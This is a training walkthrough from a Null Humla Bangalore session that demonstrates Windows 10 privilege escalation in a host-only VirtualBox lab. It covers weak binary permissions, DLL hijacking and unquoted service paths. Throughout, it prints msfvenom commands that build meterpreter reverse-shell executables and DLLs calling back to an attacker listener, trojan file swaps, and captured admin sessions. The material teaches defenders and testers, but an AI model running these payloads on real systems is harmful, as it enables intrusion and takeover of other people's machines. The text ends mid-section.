

**Windows 10 Privilege Escalation**  
**At**  
**Null Humla Bangalore**  
**Report by**  
**CA K Sandeep Nayak**  
**(OSCP, CISA, eCPPT, CEH, CCNP)**  
**Email: [subscribesandeep@gmail.com](mailto:subscribesandeep@gmail.com)**

## Contents

|   |           |
|---|-----------|
| <b>Introduction .....</b>   | <b>3</b>  |
| <b>Prerequisite.....</b>  | <b>3</b>  |
| <b>Exploits .....</b>   | <b>4</b>  |
| <b>Initial Setup.....</b>   | <b>4</b>  |
| <b>Privilege Escalation.....</b>  | <b>6</b>  |
| <b>Application: Python 2.7.16.....</b>  | <b>6</b>  |
| <b>Application: EasyPHP Devserver 16.1.1 .....</b>                                      | <b>8</b>  |
| <b>Brief about DLL Hijacking : .....</b>  | <b>10</b> |
| <b>Application : Cisco Packet Tracer 5.2 DLL Hijacking Exploit (wintab32.dll) .....</b> | <b>10</b> |
| <b>Application: Wireshark &lt;= 1.2.10 DLL Hijacking Exploit (airpcap.dll) .....</b>    | <b>12</b> |
| <b>Application: uTorrent &lt;=2.0.3 Dll Hijacking Local Exploits.....</b>               | <b>13</b> |
| <b>Brief about Unquoted Service path .....</b>  | <b>16</b> |
| <b>Application: Macro Expert 4.0 Multiple Elevation of Privilege .....</b>              | <b>16</b> |
| <b>Application: Filezilla 3.17.0.0 windows installer Privileges Escalation .....</b>    | <b>20</b> |
| <b>Application: XAMPP for Windows 1.6.3a - Local Privilege Escalation .....</b>         | <b>22</b> |

## Introduction

**Privilege escalation** is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.

Not every system hack will initially provide an unauthorized user with full access to the targeted system. In those circumstances privilege escalation is required.

Privilege escalation can be of two types:

**Vertical privilege escalation** requires the attacker to grant himself higher privileges. This is typically achieved by performing kernel-level operations that allow the attacker to run unauthorized code.

**Horizontal privilege escalation** requires the attacker to use the same level of privileges he already has been granted but assume the identity of another user with similar privileges.

## Prerequisite

1. Virtual Box 5.1 or above (Enable Virtualization from BIOS, if not used anytime). Also download Extension pack for USB access within VM. Please avoid VMWare Player/Fusion/Workstation.<sup>1</sup>
2. Windows 10 Enterprise – 90 days trail. <sup>2</sup>
3. Kali Virtual Box VM. <sup>3</sup>
4. Kali ISO image on host machine. <sup>4</sup>
5. Python27 MSI 64bit.<sup>5</sup>

---

<sup>1</sup> <https://www.virtualbox.org/wiki/Downloads>

<sup>2</sup> <https://www.microsoft.com/en-in/evalcenter/evaluate-windows-10-enterprise>

<sup>3</sup> <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>

<sup>4</sup> <https://www.kali.org/downloads/>

<sup>5</sup> <https://www.python.org/downloads/release/python-2716/>

## Windows 10 Privilege Escalation

6. Download SysInternals Suite.zip (23.2MB). <sup>6</sup>
7. Download 7 Zip 64bit msi. <sup>7</sup>

## Exploits

Following vulnerable application downloaded from Exploit-db and to be copied inside Windows 10 VM.

1. EasyPHP Devserver 16.1.1 - Insecure File Permissions Privilege Escalation. <sup>8</sup>
2. Cisco Packet Tracer 5.2 DLL Hijacking Exploit (wintab32.dll). <sup>9</sup>
3. Wireshark <= 1.2.10 DLL Hijacking Exploit (airpcap.dll). <sup>10</sup>
4. uTorrent <=2.0.3 Dll Hijacking Local Exploits. <sup>11</sup>
5. Macro Expert 4.0 Multiple Elevation of Privilege. <sup>12</sup>
6. XAMPP for Windows 1.6.3a - Local Privilege Escalation. <sup>13</sup>
7. Filezilla 3.17.0.0 windows installer Privileges Escalation. <sup>14</sup>

## Initial Setup

1. Install Kali on Virtual Box.
2. Install Windows 10 Enterprise on Virtual Box. (Create username as nullhumla password nullhumla).
3. Copy Python27 MSI 64bit, Sysinternals Suite, 7 Zip, Exploits in Windows 10 Enterprise.
4. Install 7z and unzip Sysinternal tools.

---

<sup>6</sup> <https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite>

<sup>7</sup> <https://www.7-zip.org/download.html>

<sup>8</sup> <https://www.exploit-db.com/exploits/40902>

<sup>9</sup> <https://www.exploit-db.com/exploits/14774>

<sup>10</sup> <https://www.exploit-db.com/exploits/14721>

<sup>11</sup> <https://www.exploit-db.com/exploits/14726>

<sup>12</sup> <https://www.exploit-db.com/exploits/40428>

<sup>13</sup> <https://www.exploit-db.com/exploits/4325>

<sup>14</sup> <https://www.exploit-db.com/exploits/39803>

## Windows 10 Privilege Escalation

5. On Windows 10 Enterprise, disable Windows Defender Firewall.
6. Ping should work bidirectional (From kali you should be able to ping to Windows 10 and vice versa).
7. Create a user on Windows 10 with normal user privilege:
  - a. Open Command Prompt in Windows 10
  - b. type the command as shown in Figure 1

```
C:\Windows\system32>net user nullhumlanormal password /add
The command completed successfully.
```

- c. Check the privilege of user nullhumlanormal using the command as shown in Figure 2

```
C:\Windows\system32>net user nullhumlanormal
User name                nullhumlanormal
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        31-03-2019 12:34:30
Password expires         12-05-2019 12:34:30
Password changeable      31-03-2019 12:34:30
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Users
Global Group memberships *None
The command completed successfully.
```

**Note:** Kali VM and Windows 10 should be in “Host Only adapter” (Select the VM, go to SETTINGS> NETWORK > Host-Only Adapter)

## Privilege Escalation

### Application: Python 2.7.16

Default installation of Python 2.7.16 allowed the normal user to escalate to higher privilege account. During default installation “Full Permission” is given to normal user.

To check the permission of Python 27, type the following command on command prompt as shown in Figure 3

```
C:\>icacls Python27
Python27 BUILTIN\Administrators:(I)(OI)(CI)(F)
        NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
        BUILTIN\Users:(I)(OI)(CI)(RX)
        NT AUTHORITY\Authenticated Users:(I)(M)
        NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files
```

Figure 3 – Finding Python Permission using command

From above figure it is clear that authenticated user has modify permission which allows the normal user for privilege escalation.

The normal user renames the python.exe and replace with a malicious file with name python.exe as shown in Figure 4.

```
C:\Python27>whoami
desktop-kk0kvf8\nullhumlanormal

C:\Python27>move python.exe pythonold.exe
1 file(s) moved.
```

Figure 4 – Renaming Actual python.exe to pythonold.exe

On kali, we generate a python.exe using msfvenom tool as shown in Figure 5

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.10
1 LPORT=4444 -f exe > /root/Desktop/python.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Figure 5 – Generation of Python.exe using msfvenom

## Windows 10 Privilege Escalation

Download the msfvenom generated python.exe on Windows 10 as shown in Figure 6




Figure 6 – Downloading malicious python.exe on Windows 10 machine

Python.exe generated by msfvenom is placed in Python27 folder. Open a multi handler on Kali as shown below in Figure 7

```
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.56.101  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port
```

Figure 7 – Opening a multi handler on Kali to receive a reverse shell

As soon as administrator executes python.exe, a reverse shell is obtained on Kali machine as shown in Figure 8

```
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:49690) at 2019-03-31 15:34:49 +0530

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-KK0KVF8\nulhumla
```

Figure 8 – Obtaining reverse shell on kali machine

Nullhumla user belongs to administrators group as shown in Figure 9

## Windows 10 Privilege Escalation

```
meterpreter > shell
Process 4792 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Python27>whoami
whoami
desktop-kk0kvf8\nulhumla

C:\Python27>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
nulhumla
The command completed successfully.
```

Figure 9 – Privilege escalation as the user is nulhumla belonging to Administrators group

### Application: EasyPHP Devserver 16.1.1

EasyPHP installs by default to "C:\Program Files\EasyPHP-Devserver-16.1" with very weak file permissions granting any user full permission to the exe. This allows opportunity for code execution against any other user running the application.

With user having full permission to the exe, I renamed the run-easyphp-devserver.exe to run-easyphp-devserverold.exe as shown in Figure 10

```
C:\Program Files (x86)\EasyPHP-Devserver-16.1>whoami
desktop-kk0kvf8\nulhumlanormal

C:\Program Files (x86)\EasyPHP-Devserver-16.1>move run-easyphp-devserver.exe run-easyphp-devserverold.exe
1 file(s) moved.

C:\Program Files (x86)\EasyPHP-Devserver-16.1>dir
Volume in drive C has no label.
Volume Serial Number is CA1B-B494

Directory of C:\Program Files (x86)\EasyPHP-Devserver-16.1

31-03-2019  14:43    <DIR>          .
31-03-2019  14:43    <DIR>          ..
30-03-2019  11:50    <DIR>          eds-binaries
31-03-2019  14:39    <DIR>          eds-dashboard
31-03-2019  14:39    <DIR>          eds-modules
31-03-2019  14:39    <DIR>          eds-www
24-03-2016  18:37             84 eds.ini
24-03-2016  18:37            448 readme.txt
22-03-2016  13:54           864,768 run-easyphp-devserverold.exe
```

Figure 10 – Renaming the run-easyphp-devserver.exe

Creating malicious exe using msfvenom as shown in Figure 11



```

root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4445 -f exe > run-easyphp-devserver.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes

```

Figure 11 – Creating malicious exe file named run-easyphp-devserver.exe using msfvenom

Transferring the malicious file to Windows and placing it in EasyPHP folder as shown in Figure 12

```

C:\Program Files (x86)\EasyPHP-Devserver-16.1>dir
Volume in drive C has no label.
Volume Serial Number is CA1B-B494

Directory of C:\Program Files (x86)\EasyPHP-Devserver-16.1

31-03-2019  14:51    <DIR>          .
31-03-2019  14:51    <DIR>          ..
30-03-2019  11:50    <DIR>          eds-binaries
31-03-2019  14:39    <DIR>          eds-dashboard
31-03-2019  14:39    <DIR>          eds-modules
31-03-2019  14:39    <DIR>          eds-www
24-03-2016  18:37             84 eds.ini
24-03-2016  18:37            448 readme.txt
31-03-2019  14:51           73,802 run-easyphp-devserver.exe
22-03-2016  13:54          864,768 run-easyphp-devserverold.exe
               4 File(s)          939,102 bytes
               6 Dir(s)  40,590,880,768 bytes free

```

Figure 12 – Copying the malicious file in EasyPHP-Devserver-16.1 folder

On Kali machine, open a multi handler to receive a reverse shell as shown in Figure 13

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.56.101  yes       The listen address (an interface may be specified)
  LPORT     4445             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

```

Figure 13 – Create a Multi Handler to receive reverse shell

## Windows 10 Privilege Escalation

As soon as administrator executes the run-easyphp-devserver.exe, which is a malicious file, we obtain a reverse shell on kali of the user nullhumla who belongs to “Administrators” group as shown in Figure 14

```
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.101:4445 -> 192.168.56.102:49695) at 2019-03-31 16:21:34 +0530

msf5 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: DESKTOP-KK0KVF8\nullhumla
```

Figure 14 – Reverse shell of the User nullhumla

## Brief about DLL Hijacking :

DLL Hijacking is an attack that exploits the way some Windows applications search and load Dynamic Link Libraries. Most Windows applications will not use a fully qualified path to load any required DLLs. This involves abusing how DLL search order takes place.

Order in which DLL is searched is given below:

- The directory from which the application was launched.
- The **C:\Windows\System32** directory.
- The 16bit Windows System directory [ **C:\Windows\system**].
- The Windows directory **C:\Windows**
- The current directory at the time of execution.
- Any directory specified in **%PATH%environment variable**.

## Application : Cisco Packet Tracer 5.2 DLL Hijacking Exploit (wintab32.dll)

Untrusted search path vulnerability in **Cisco Packet Tracer 5.2** allows local users, and possibly remote attackers, to execute arbitrary code and conduct **DLL hijacking attacks** via a Trojan horse wintab32.dll that is located in the same folder as a .pkt or .pkz file.

The vulnerability is caused due to the application loading libraries (e.g. **wintab32.dll**) in an insecure manner. The program uses a fixed path to look for specific files or libraries. This path includes directories that may not be trusted or under user control. By placing a custom

## Windows 10 Privilege Escalation

version of the file or library in the path, the program will load it before the legitimate version.

Install Cisco Packet Tracer 5.2 on Windows 10 machine. Create a file hacked.pkt as shown in Figure 15.

```
C:\Users\nullhumlanormal\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is CA1B-B494

Directory of C:\Users\nullhumlanormal\Desktop

31-03-2019  16:29    <DIR>          .
31-03-2019  16:29    <DIR>          ..
31-03-2019  16:29                0 hacked.pkt
31-03-2019  12:51          1,446 Microsoft Edge.lnk
                2 File(s)          1,446 bytes
                2 Dir(s)  40,586,567,680 bytes free
```

Figure 15 – Creating file named hacked.pkt

Using msfvenom, we create a malicious DLL named wintab32.dll as shown in Figure 16

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.5
6.101 LPORT=4446 -f dll > wintab32.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
```

Figure 16 – Creating wintab32.dll using msfvenom

Transfer the wintab32.dll to Windows 10 machine and place along side with hacked.pkt as shown in Figure 17

```
C:\Users\nullhumlanormal\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is CA1B-B494

Directory of C:\Users\nullhumlanormal\Desktop

31-03-2019  16:41    <DIR>          .
31-03-2019  16:41    <DIR>          ..
31-03-2019  16:29                0 hacked.pkt
31-03-2019  12:51          1,446 Microsoft Edge.lnk
31-03-2019  16:41          5,120 wintab32.dll
                3 File(s)          6,566 bytes
                2 Dir(s)  40,584,220,672 bytes free
```

Figure 17 – Copy wintab32.dll along side with hacked.pkt

## Windows 10 Privilege Escalation

When administrator opens the hacked.pkt file, a reverse shell is obtained on the kali machine as shown in Figure 18.

```
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:49712) at 2019-03-31 18:29:22 +0530

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-KK0KVF8\nulhumla
```

Figure 18 – Reverse shell with user nulhumla who belongs to administrators group.

## Application: Wireshark <= 1.2.10 DLL Hijacking Exploit (airpcap.dll)

A vulnerability has been found in Wireshark (Packet Analyzer Software) and classified as very critical. Affected by this vulnerability is a functionality in the library *airpcap.dll*. The manipulation with an unknown input leads to a memory corruption vulnerability.

Untrusted search path vulnerability in Wireshark 0.8.4 through 1.0.15 and 1.2.0 through 1.2.10 allows local users, and possibly remote attackers, to execute arbitrary code and conduct DLL hijacking attacks via a Trojan horse *airpcap.dll*, and possibly other DLLs, that is located in the same folder as a file that automatically launches Wireshark.

Create a .pcap file as shown in Figure 19.

```
Directory of C:\Users\nulhumla\Downloads\windows10 PE\Resources\wireshark

31-03-2019  17:26    <DIR>          .
31-03-2019  17:26    <DIR>          ..
21-03-2019  00:00           48,313  airpcap.dll
20-03-2019  22:59           4,381  hacked.pcap
20-03-2019  23:58           2,810  wireshark_exploit.c
               3 File(s)          55,504 bytes
               2 Dir(s) 40,498,511,872 bytes free
```

Figure 19 – Creating a .pcap file

Copy the exploit from exploit-db and save file as *wireshark\_exploit.c*. Compile the *wireshark\_exploit.c* to generate a DLL file and name the DLL file as *aircap.dll* as shown above.

When we execute the *hacked.pcap*, we obtain a calculator as POC as shown in Figure 20

## Windows 10 Privilege Escalation




Figure 20 – Executing hacked.pcap pops up a calculator.exe

Reverse shell can be obtained same way as explained for application Cisco Packet tracer 5.2.

### Application: uTorrent <=2.0.3 DLL Hijacking Local Exploits

Untrusted search path vulnerability in uTorrent 2.0.3 and earlier allows local users, and possibly remote attackers, to execute arbitrary code and conduct DLL hijacking attacks via a Trojan horse plugin\_dll.dll, userenv.dll, shfolder.dll, dnsapi.dll, dwmapi.dll, iphlapi.dll, dhcpcsvc.dll, dhcpcsvc6.dll, or rpcrtremote.dll that is located in the same folder as a .torrent or .btsearch file.

Create a file with name mytorrent.torrent in Windows 10 as shown in Figure 21.

## Windows 10 Privilege Escalation

```
C:\Users\nullhumla\Downloads\windows10 PE\Resources\utorrent\1>dir
Volume in drive C has no label.
Volume Serial Number is CA1B-B494

Directory of C:\Users\nullhumla\Downloads\windows10 PE\Resources\utorrent\1

31-03-2019  18:07    <DIR>          .
31-03-2019  18:07    <DIR>          ..
30-03-2019  13:47                0 mytorrent.torrent
30-03-2019  14:10           5,120 plugin_dll.dll
20-03-2019  23:43           1,045 sample.torrent
20-03-2019  23:42           330 torrent_exploit.c
               4 File(s)              6,495 bytes
               2 Dir(s)  40,494,751,744 bytes free
```

Figure 21 – Creating mytorrent.torrent file in Windows 10 machine

Download the exploit from exploit-db and save the file as torrent\_exploit.c. Compile the torrent\_exploit.c to generate DLL and name the DLL as plugin\_dll.dll as shown above.

On executing mytorrent.torrent, a calculator is popped up as shown in Figure 22




Figure 22 – Executing mytorrent.torrent pop's up calculator

Using msfvenom, we create a malicious DLL named plugin\_dll.dll as shown in Figure 23

## Windows 10 Privilege Escalation

```

root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f dll > plugin_dll.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes

```

Figure 23 – Creating plugin\_dll.dll using msfvenom

Copy plugin\_dll.dll in same folder where mytorrent.torrent is located as shown in Figure 24

```

C:\Users\nullhumla\Downloads\Resources\utorrent\1>dir
Volume in drive C has no label.
Volume Serial Number is CA1B-B494

Directory of C:\Users\nullhumla\Downloads\Resources\utorrent\1

31-03-2019  18:22    <DIR>          .
31-03-2019  18:22    <DIR>          ..
31-03-2019  18:16                0 mytorrent.torrent
31-03-2019  18:22           5,120 plugin_dll.dll
20-03-2019  23:43          44,387 plugin_dll1.dll
20-03-2019  23:43           1,045 sample.torrent
20-03-2019  23:42           330 torrent_exploit.c
               5 File(s)          50,882 bytes
               2 Dir(s)  40,491,270,144 bytes free

```

Figure 24 – Copy plugin\_dll.dll in folder containing mytorrent.torrent

When mytorrent.torrent is executed, a reverse shell is obtained on Kali as shown in Figure 25

```

msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:49728) at 2019-03-31 19:49:00 +0530

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-KK0KVF8\nullhumla

```

Figure 25 – Reverse shell of user nullhumla.

## Brief about Unquoted Service path

In Windows environments when a service is started the system is attempting to find the location of the executable in order to successfully launch the service. If the executable is enclosed in quote tags "" then the system will know where to find it. However, if the path of where the application binary is located doesn't contain any quotes then Windows will try to find it and execute it inside every folder of this path until they reach the executable. This can be abused in order to elevate privileges if the service is running under SYSTEM privileges.

Method to exploit unquoted service path

- Try and discover all the services that are running on the target host and identify those that are not enclosed inside quotes.
- Command used for discovering unquoted service is:

```
wmic service get name,displayname,pathname,startmode
```

- Try to identify the level of privilege that this service is running.
- If the service is running as SYSTEM and is not enclosed in quote tags the final check is to determine if standard users have **"Write"** access in the directory of where the service is located or in any previous directory like **C:\** or **C:\Program Files (x86)\**. Folder permissions can be identified with the use of a Windows built-in tool called **icacls** (Integrity Control Access Control Lists)
- Generate a malicious binary and plant in folder where the user has write permission.

## Application: Macro Expert 4.0 Multiple Elevation of Privilege

Macro Expert installs as a service with an unquoted service path running with SYSTEM privileges. This could potentially allow an authorized but non-privileged local user to execute arbitrary code with elevated privileges on the system. Additionally the default installation path suffers from weak folder permission which an unauthorized user in the BUILTIN\Users group could take advantage of.



Let us find query the configuration information of service “Macro Expert” as shown in Figure 26


```
C:\Users\nullhumla>sc qc "Macro Expert"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Macro Expert
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2    AUTO_START
        ERROR_CONTROL       : 1    NORMAL
        BINARY_PATH_NAME    : c:\program files (x86)\grassoftware\macro expert\MacroService.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Macro Expert
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

Figure 26 – sc qc of Service “Macro Expert”

Looking at the BINARY\_PATH\_NAME, it is clear that it is a Unquoted Service as “” are missing.

The level of privilege the service is running is as shown in Figure 27



| Name                            | Description           | Status  | Startup Type         | Log On As       |
|---------------------------------|-----------------------|---------|----------------------|-----------------|
| Infrared monitor service        | Detects other Infr... |         | Manual               | Local System    |
| Internet Connection Sharin...   | Provides network ...  |         | Manual (Trigger S... | Local System    |
| IP Helper                       | Provides tunnel c...  | Running | Automatic            | Local System    |
| IP Translation Configuratio...  | Configures and e...   |         | Manual (Trigger S... | Local System    |
| IPsec Policy Agent              | Internet Protocol ... | Running | Manual (Trigger S... | Network Service |
| KtmRm for Distributed Tran...   | Coordinates trans...  |         | Manual (Trigger S... | Network Service |
| Language Experience Service     | Provides infrastru... |         | Manual               | Local System    |
| Link-Layer Topology Discov...   | Creates a Network...  |         | Manual               | Local Service   |
| Local Profile Assistant Service | This service provi... |         | Manual (Trigger S... | Local Service   |
| Local Session Manager           | Core Windows Ser...   | Running | Automatic            | Local System    |
| Macro Expert                    | Monitors macro's ...  | Running | Automatic            | Local System    |

Figure 27 – Level of service the application is running

